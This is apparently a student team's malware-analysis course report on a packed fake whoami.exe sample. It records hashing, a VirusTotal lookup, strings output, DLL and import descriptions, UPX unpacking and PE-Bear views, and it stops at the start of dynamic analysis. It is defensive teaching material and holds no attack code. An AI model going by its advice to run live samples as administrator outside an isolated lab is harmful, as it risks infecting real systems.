

# Project 1

CPSC-458-02: Malware Analysis  
Fall 2023

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## Assignment & Requirements

### I. Malware Sample

A colleague has found a version of whoami.exe in C:\Windows\System32 that does not appear to be the genuine Windows whoami.exe command-line utility. A ZIP file named project1.zip should already have been shared with you on Dropbox. This file is encrypted with password malware and is known to contain malware that runs on Windows 10 and 11.

### II. Platform

Your analysis should be conducted on a virtual machine running Windows 10 or 11, with a virtual machine running REMnux.

### III. Tools

Your analysis should be conducted with the tools described in Chapters 1 and 3 of the textbook or with the newer alternatives posted on the Course Website. While you are welcome to dig deeper into the code with more advanced tools (e.g. Ghidra or x64dbg), you are not required to do so.

### IV. Analysis

Your task in this project is to document all information that you can determine about this sample, including any actions that it attempts to perform, even if the actions fail.

Your goal is to determine as much of the behavior of the malware sample as possible. This may mean taking unwise actions from a security standpoint, including running the malware sample as administrator or installing additional software components. This is acceptable as long as you proceed safely.

### V. Documenting your results

When you have completed your analysis, submit a report in PDF format documenting your results.

At the beginning of your report, include the following:

The names of each member of the team who participated in the project

The course number, section, and semester

The project number

For each step of your analysis:

1. Identify what is to be done.
2. Document the tools to be used.
3. Describe your results, including definitions, diagrams, screenshots, or code as appropriate.
4. Comment on the results, including references you consulted, variations you considered, or issues you encountered.

\*As a rule of thumb, the level of detail in your report should resemble the Detailed Analysis sections of the Solutions to Labs in the textbook.

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## Basic Static Analysis

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### I. Hashing


The malware will be hashed using MD5 and SHA-256 to generate unique fingerprints for the malware before we analyze it. The hashes can be used as identifiers or labels for the malware and can be searched online to see if the malware has been identified already.

The outputted MD5 hash for the malware

```
7a6df9f943357ede3413058e01cf610d
```

The command ran to generate the hash for whoami.exe using the MD5 algorithm

```
md5deep64.exe C:\Users\IEUser\Downloads\project1\whoami.exe
```



```
C:\Users\IEUser\Downloads\Tools\md5deep-4.4\md5deep-4.4>md5deep64.exe C:\Users\IEUser\Downloads\project1\whoami.exe
7a6df9f943357ede3413058e01cf610d C:\Users\IEUser\Downloads\project1\whoami.exe
```


*Figure 1.0 : Screenshot of MD5 Hash*

The outputted SHA-256 hash for the malware

```
58bafb55722a7c8aed30cde4d619235d7dcd92f21010e4d1af37381a215b652e
```

The command ran to generate the hash for whoami.exe using the SHA-256 algorithm

```
sha256deep64.exe C:\Users\IEUser\Downloads\project1\whoami.exe
```




```
C:\Users\IEUser\Downloads\Tools\md5deep-4.4\md5deep-4.4>sha256deep64.exe C:\Users\IEUser\Downloads\project1\whoami.exe
58bafb55722a7c8aed30cde4d619235d7dcd92f21010e4d1af37381a215b652e C:\Users\IEUser\Downloads\project1\whoami.exe
```

*Figure 1.1 : Screenshot of SHA-256 Hash*

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## II. Anti-Virus Scanning:

Now that we have a hash, we can search for it online on VirusTotal, an anti-virus scanner, to see if the malware file has already been identified. If it has not, we can upload the file on VirusTotal so the virus scanner can give a brief overview/report\* of the malware's behavior when run in the VirusTotal sandbox. We can use this to verify my findings as we analyze the malware.



*\*For further details on the behavior and details of the malware, view the link to the malware report below.*

### References:

<https://www.virustotal.com/gui/file/58bafb55722a7c8aed30cde4d619235d7dcd92f21010e4d1af37381a215b652e/detection>


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### III. Finding Strings

To get hints about the program's functionality, we used the strings program to search the executable for strings that could give me information such as error messages, IPs, function names, Windows dynamic link libraries(DLL), etc. These can help me gain a better understanding of what the executable may do. As we look through, we keep in mind that not all strings detected are valid strings and may not give hints about the program's functionality.

Below is the command we ran in Remnux to get the strings of the whoami.exe file. We used ">" and another file name to save the output of strings into the txt file so it is easier to search through and read the output.

```
strings whoami.exe > project1_strings.txt
```



```
!This program cannot be run in DOS mode.$
```

*Figure 3.0: Error message string*

```

ADVAPI32.dll
comdlg32.dll
GDI32.dll
IMM32.dll
KERNEL32.DLL
MPR.dll
msvcrt.dll
ole32.dll
SHELL32.dll
USER32.dll
USP10.dll
WINMM.dll
WS2_32.dll
RegCloseKey
PrintDlgA
ImmNotifyIME
ExitProcess
GetProcAddress
LoadLibraryA
VirtualProtect
WNetCloseEnum
acos
DoDragDrop
SHGetMalloc
GetDC
ScriptShape
PlaySoundA
bind

```

*Figure 3.1 : Strings of functions & dll names*

### DLLS:

**ADVAPI32.dll** - provides access to advanced core Windows components (e.g. service manager, registry, etc)

**comdlg32.dll** - provides command dialog box functionalities (e.g. file opening, file saving, report dialogs)

**GDI32.dll** - exports graphic driver interface (GDI) functions to perform low-level drawing (e.g. used in XP version of MSPaint)

**IMM32.dll** - library used by Windows Input Method Manager (IMM) to control various inputs (e.g. typing commands from mouse/keyboard)

**KERNEL32.dll** - provides essential Windows functionalities (e.g. process/thread management, memory management, file I/O, error handling, etc.)

**MPR.dll** - associated with Multiple Provider Router (MPR) providing assistance in managing network-related tasks (e.g. network connections, network provider management, network configuration, etc.)

**msvcrt.dll** - loads modules for Visual C and C++ programs, related to Microsoft C Runtime Library, and includes functions for runtime tasks (e.g. memory allocation, string manipulation, I/O calls)

**ole32.dll** - provides functions to manage inter-process communication, component object model (COM) functionality, and Object Linking and Embedding (OLE) automation

**SHELL32.dll** - provides Windows Shell API functions, such as file and folder management, user interface elements, and system operations.

**USER32.dll** - provides functions related to Windows user interface (e.g. creating and managing windows, handling user input, controlling GUI elements, etc.)

**USP10.dll** - Uniscribe Unicode script processor that provides Uniscribe services for rendering unicode encoded text and complex text layouts.

**WINMM.dll** - module for the Windows Multimedia API. Contains low-level audio and joystick functions.

**WS2\_32.dll** - loads a service provider's interface into the system. This dll is typically triggered by an application calling either socket or WSASocket to create a new socket.

### Functions:

**PrintDlg:** used in Windows programming to display the Print dialog box. It allows the user to select a printer, set printing preferences, and initiate a print job.

**ImmNotifyIME:** related to Input Method Editors (IMEs) in Windows. It notifies an IME that the input context has changed.

**ExitProcess:** a Windows API function used to terminate the current process and exit the application. It takes an exit code as a parameter.



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**GetProcAddress:** used to retrieve the address of an exported function or variable from a dynamic-link library (DLL) at runtime. It's commonly used for dynamic loading of functions from DLLs.

**LoadLibraryA:** used to load a dynamic-link library (DLL) into the memory of a process. The "A" in the function name stands for ANSI, indicating that it works with ANSI strings.

**VirtualProtect:** used to change the protection attributes of a region of memory. It is often used for memory protection and security purposes.

**WNetCloseEnum:** part of the Windows Networking API and is used to close an enumeration handle previously opened with WNetOpenEnum.

**acos:** a mathematical function used to calculate the arccosine (inverse cosine) of a value. It's often used in trigonometry and geometry calculations.

**DoDragDrop:** function in the Windows API used to initiate and manage drag-and-drop operations in graphical user interfaces.

**SHGetMalloc:** used to obtain a pointer to the IMalloc interface, which is used for memory allocation in the Shell namespace in Windows.

**GetDC:** Windows API function used to obtain a device context (DC) for a specified window or device. It's often used for drawing graphics on a screen.

**ScriptShape:** a function in the Uniscribe library (used for complex script rendering in Windows) that performs shaping of text, transforming a string of characters into a sequence of glyphs for rendering.

**PlaySoundA:** used to play a sound specified by a filename or resource identifier. The "A" in the function name indicates it works with ANSI strings.

**Bind:** The term "bind" is quite generic and can refer to various operations in different contexts. It may refer to binding a socket in network programming or binding data to a user interface control, among other possibilities.

References:

[Basic Static analysis of malware and common Dll | by Karthik Kumar Reddy | mrx\\_007 | Medium](#)  
[Initialization - Win32 apps | Microsoft Learn](#)

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## IV. Detect-It-Easy

Detect-It-Easy will be used to analyze the file properties such as whether or not the executable is packed and the type of packer used, and other information such as compiler, linker, and operating system that the file is intended to run in.

Detect-It-Easy has identified the file type as PE64 and that it was packed using UPX version 4.10 packer and the compression specifications, NVR and brute, used by the UPX packer when packing the program. The use of packing to make it more difficult to analyze may hint that the executable could be malicious. The entry point of the executable is 00000001406445e0. Some more information gathered was the intended operating system for the program to run on and the tools used to develop, compile, and link it.




Figure 4.0: Detect-It-Easy Results for PE64 file type

Analysis:

References:

[https://medium.com/@fox\\_ptr/malware-behavioral-analysis-fundamentals-824f70c344c5](https://medium.com/@fox_ptr/malware-behavioral-analysis-fundamentals-824f70c344c5)  
<https://www.hexacorn.com/blog/2023/04/21/using-detect-it-easy-to-detect-it-easy/>

## V. UPX

Now that we know the malware is packed I'll use UPX to decompress the file, so we can perform further analysis. We made a copy of the whoami.exe file called whoami2.exe so we can compare.

```
upx -d whoami2.exe
```




Figure 5.0: Screenshot of packing command

Going back to strings:






Figure 5.1: Some Functions hinting at a GUI

Now that it's unpacked, I'll go back to the strings static analysis step to see the difference. Upon running the strings program on whoami2.exe, we can see that there are significantly more functions and errors in the output. In addition to that we can see some functions that may hint at a GUI (e.g. round, square, bevel, etc). Unpacking the malware allows me to gain more information from analysis.

## VI. Dependencies

We can use dependencies to view the dll's the executable uses and view specific functions to gain a better understanding of what the malware might do and also reconfirm our findings from our strings analysis. We included the two screenshots

below to further illustrate how unpacking the file can provide us with more useful information throughout the analysis.



## VII. PE-Bear




Figure 7.0: Imports of whoami.exe from PE-Bear view

<b>ADVAPI32.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>651118</td><td>RegCloseKey</td></tr></table>	Call via	Name	651118	RegCloseKey	<b>MPR.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>651180</td><td>WNetCloseEnum</td></tr></table>	Call via	Name	651180	WNetCloseEnum	<b>ole32.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>6511A0</td><td>DoDragDrop</td></tr></table>	Call via	Name	6511A0	DoDragDrop	<b>WINMM.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>6511E0</td><td>PlaySoundA</td></tr></table>	Call via	Name	6511E0	PlaySoundA						
Call via	Name																								
651118	RegCloseKey																								
Call via	Name																								
651180	WNetCloseEnum																								
Call via	Name																								
6511A0	DoDragDrop																								
Call via	Name																								
6511E0	PlaySoundA																								
<b>comdlg32.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>651128</td><td>PrintDlgA</td></tr></table>	Call via	Name	651128	PrintDlgA	<b>KERNEL32.DLL [ 4 entries ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>651158</td><td>LoadLibraryA</td></tr><tr><td>651160</td><td>ExitProcess</td></tr><tr><td>651168</td><td>GetProcAddress</td></tr><tr><td>651170</td><td>VirtualProtect</td></tr></table>	Call via	Name	651158	LoadLibraryA	651160	ExitProcess	651168	GetProcAddress	651170	VirtualProtect	<b>SHELL32.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>6511B0</td><td>SHGetMalloc</td></tr></table>	Call via	Name	6511B0	SHGetMalloc	<b>WS2_32.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>6511F0</td><td>bind</td></tr></table>	Call via	Name	6511F0	bind
Call via	Name																								
651128	PrintDlgA																								
Call via	Name																								
651158	LoadLibraryA																								
651160	ExitProcess																								
651168	GetProcAddress																								
651170	VirtualProtect																								
Call via	Name																								
6511B0	SHGetMalloc																								
Call via	Name																								
6511F0	bind																								
<b>GDI32.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>651138</td><td>Arc</td></tr></table>	Call via	Name	651138	Arc	<b>msvcrt.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>651190</td><td>acos</td></tr></table>	Call via	Name	651190	acos	<b>USER32.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>6511C0</td><td>GetDC</td></tr></table>	Call via	Name	6511C0	GetDC											
Call via	Name																								
651138	Arc																								
Call via	Name																								
651190	acos																								
Call via	Name																								
6511C0	GetDC																								
<b>IMM32.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>651148</td><td>ImmNotifyIME</td></tr></table>	Call via	Name	651148	ImmNotifyIME		<b>USP10.dll [ 1 entry ]</b> <table><tr><td>Call via</td><td>Name</td></tr><tr><td>6511D0</td><td>ScriptShape</td></tr></table>	Call via	Name	6511D0	ScriptShape															
Call via	Name																								
651148	ImmNotifyIME																								
Call via	Name																								
6511D0	ScriptShape																								

Figure 7.1: List of functions called specifically from each DLL

---

PE-Bear is used to analyze executables such as whoami.exe where we can verify that the DLLs we identified above are in the file. As seen in Figure 7.0, all 13 libraries imported have been identified successfully within the scope of our static analysis so far. The significance of these differently dynamically linked libraries were discussed above with a brief description of each. Some new information we can see from our view in PE-Bear is specifically which library is each of these function calls from, where we can have an easier time understanding how each of these functions work in regards to the library they're loaded from. We were also able to locate all these functions statically above with other methods, so this just adds to reassure that we've correctly identified the libraries and functions viewable before running the executable. Now that we have exhausted our options of viewing static information about the file, we will be going into doing some basic dynamic analysis.

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## Basic Dynamic Analysis


---

### I. Apate DNS

